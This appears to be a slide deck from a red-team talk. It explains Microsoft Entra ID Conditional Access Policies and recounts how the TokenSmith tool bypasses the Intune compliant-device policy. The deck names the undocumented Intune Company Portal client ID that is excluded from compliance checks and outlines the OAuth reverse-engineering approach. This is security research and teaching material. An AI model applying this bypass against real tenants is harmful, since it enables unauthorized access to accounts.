
Preventative Controls - Conditional Access Policies (CAP)

What are Entra ID CAPs?

CAP In a Nutshell:

- Hole is for users
- Yellow wall for bad guys

Pictorially



Client ID (Az cli, Az PowerShell, M365, Intune,...)
IP Range
Compliant device, Hybrid Joined
...

Fulfil Conditions

User sign in

Entra ID

Present Grant

Correct grant
(correct pass, got through MFA / PKI check)
Adequate strength

can be satisfied in the past
(e.g. browser cookies / refresh token)

Pass both?
Access Granted
Session tokens created


Fail any?
Access Denied

How do CAPs protect identities?

Something the **user** possesses

But

The AiTM server, and the Adversary does **not**



Identity Sigil

Artifact

“Something the user possesses But The AiTM server, and the Adversary does not.”

Grants immunity to credential replay and phishing illusions upon proof-of-possession.

What are those legendary things?


Compliant or hybrid Azure AD joined device

Public Key challenge ("phishing-resistant MFA")

Special ingress IP

..and weaker things like geolocation, client ID, User Agent string

TokenSmith Detour -A story of bypassing the Compliant device boundary



Sunny Chau • You
Red teamer @JUMPSEC | OSCP CRTO
2mo • Edited •

🛠️ PoC Tooling Release & Upcoming Webinar 🛠️
We @JUMPSEC Labs are excited to release a new #EntraID offensive tool - TokenSmith - that demonstrates how to bypass #Intune company-compliant device conditional access policy to run additional offensive tooling.

Tom Ellson (ChCSP) and 1,649 others 59 comments · 258 reposts

186,074 impressions View analytics


Add a comment...

Most relevant

Benjamin Jones • 1st 1mo
Managed SaaS Alerts Director

Thank you for this Sunny Chau. I made a video this afternoon after experimenting with this project a bit. I don't think I've even scratched the surface. https://youtu.be/gjPuAUYYRg0

Bypass Intune Compliant Device Conditional Access Using TokenSmith and ROADtools



Video performance


70,748	246h 13m	12s
Video Views	Watch time	Average watch time

(post drop – 27th Dec)

(which was day after Boxing day ....)

December whispers

- **HINT 1:**
  - **Client ID: ‘9ba1a5c7-f17a-4de9-a1f1- 6178c8d51223’**
- **HINT 2:**
  - **[Intune Company Portal]**



Dirk-jan @_dirkjan · 12/12/2024


Want to run roadrecon, but a device compliance policy is getting in your way? You can use the Intune Company Portal client ID, which is a hardcoded and undocumented exclusion in CA for device compliance. It has user_impersonation rights on the AAD Graph 😃

Dirk-jan @_dirkjan · 12/12/2024

Client ID: 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223

I originally shared this in an @OutflankNL OST knowledge sharing session about a year ago, but since @TEMP43487580 dropped this at BH EU as well I guess the cat is out of the bag now 😄

OAuth2 mechanism & RTFM



```
Updated by: 8252, 8996, 9700                              Errata Exist
Internet Engineering Task Force (IETF)                    D. Hardt, Ed.
Request for Comments: 6749                                    Microsoft
Obsoletes: 5849
Category: Standards Track
ISSN: 2070-1721

                 The OAuth 2.0 Authorization Framework
```

```
     +----------+
     | Resource |
     |   Owner  |
     |          |
     +----------+
          ^
          |
         (B)
     +----|-----+          Client Identifier      +---------------+
     |         -+----(A)-- & Redirection URI ---->|               |
     |  User-   |                                 | Authorization |
     |  Agent  -+----(B)-- User authenticates --->|     Server    |
     |          |                                 |               |
     |         -+----(C)-- Authorization Code ---<|               |
     +-|----|---+                                 +---------------+
       |    |                                         ^      v
      (A)  (C)                                        |      |
       |    |                                         |      |
       ^    v                                         |      |
     +---------+                                      |      |
     |         |>---(D)-- Authorization Code ---------'      |
     |  Client |          & Redirection URI                  |
     |         |                                             |
     |         |<---(E)----- Access Token -------------------'
     +---------+       (w/ Optional Refresh Token)

   Note: The lines illustrating steps (A), (B), and (C) are broken into
   two parts as they pass through the user-agent.

                     Figure 3: Authorization Code Flow
```

Message after RTFM

- Redirect URI is not Arbitrary
- Microsoft doesn’t publish their first party App redirectors
- So, this is probably the main thing we need to reverse engineer

How would you approach this?

WHAT – being able to run offensive tools


HOW - Authenticate into Entra ID with compliant device CAP, without using a compliant device

The red team, using a Microsoft 0-day on the next engagement

Approach one – device code

Because .. it has the name ‘device’ in it

You can specify client ID when initiating a device code sign in



login.microsoftonline.com/common/oauth2/deviceauth

Microsoft

Enter code to allow access


Once you enter the code displayed on your app or device, it will have access to your account.

Do not enter codes from sources you don't trust.

We're blocked

Review of logs:

- Did not satisfy the CAP



Microsoft

derpy.fonde[redacted]

